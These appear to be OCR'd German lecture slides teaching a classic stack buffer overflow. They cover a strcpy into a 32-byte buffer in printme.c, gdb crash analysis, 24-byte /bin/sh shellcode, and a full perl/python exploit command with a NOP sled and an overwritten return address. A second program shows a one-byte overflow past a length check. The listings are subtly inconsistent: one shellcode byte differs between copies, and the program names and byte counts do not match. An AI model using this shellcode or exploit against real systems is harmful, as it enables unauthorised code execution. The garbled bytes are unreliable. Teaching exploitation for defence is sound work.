


printme.c


```
int main(int argc, char *argv[])
{
        char smallbuf[32];
        strcpy(smallbuf, argv[1]);
        printf(“%s\n”, smallbuf);

        return 0;
}
```

- **gcc -o printme printme.c**
- **./printme test**

printme Stack Frame



printme Overflow (12 x ABCD)



printme Overflow

- **Segmentation Fault (Prozessor pops value 0x44434241 (DCBA in Hex) from the stack, no valid instructions)**
- **gdb printme**
  - **run 12 x ABCD**
  - **info registers**

- **Shellcode in den Buffer kriegen**
- **Shellcode ausführen, durch Herausfinden der Speicheradresse für den Start des Puffers**

Shellcode

- **Besteht aus hexadezimalen OpCodes**
- **Einfacher 24byte /bin/sh Shellcode**

“\x31\xc0\x50\x68\x6e\x2f\x73\x86”

“\x68\x2f\x2f\x62\x69\x89\xe3\x99”

“\x52\x53\x89\xe1\xb0\x0b\xcd\x80”

- **Mehr dazu später noch ;-)**

printme Exploit

- **40 bytes (32 smallbuf, 2 x 4 pointers)**
- **Shellcode**

“\x90\x90\x90\x90\x90\x90\x90\x90”

“\x31\xc0\x50\x68\x6e\x2f\x73\x68”

“\x68\x2f\x2f\x62\x69\x89\xe3\x99”

“\x52\x53\x89\xe1\xb0\x0b\xcd\x80”

“\xef\xbe\xad\xde\x18\xf4\xff\xbf”

- **Da 32-bit Puffer, mit NOP–Instruktionen aufgefüllt (No Operation = 0x90)**


printme exploit

- **Perl oder Python, da binäre und nicht printable Characters**

./printme `perl -e 'print “\x90\x90\x90\x90\x90\x90\x90\x90 \x31\xc0\x50\x68\x6e\x2f\x73\x68 \x68\x2f\x2f\x62\x69\x89\xe3\x99 \x52\x53\x89\xe1\xb0\x0b\xcd\x80 \xef\xbe\xad\xde\x18\xf4\xff\xbf”;'`

./printme `python -c 'print “\x90\...”'`

printme Exploit



printme2.c

```
int main(int argc, char *argv[])
{
        if(strlen(argv[1]) > 32)
        {
                printf("Input String too long!\n");
                exit (1);
        }
        vulnfunc(argv[1]);
        return 0;
}
```


printme2.c

```
int vulnfunc(char *arg)
{
        char smallbuf[32];

        strcpy(smallbuf, arg);
        printf(“%s\n”, smallbuf);

        return 0;
}
```


printme2 Overflow

- cc -o printme2 printme2.c
- ./printme test
- ./printme ABCDABCDABCDABCDABCDABCDABCDABCDABCDABCD
  - 10 x
- ./printme ABCDABCDABCDABCDABCDABCDABCDABC
  - 7 x + ABC
- ./printme ABCDABCDABCDABCDABCDABCDABCDABCD
  - 8 x = Segmentation fault ;-)


printme2 Overflow (31 Chars)



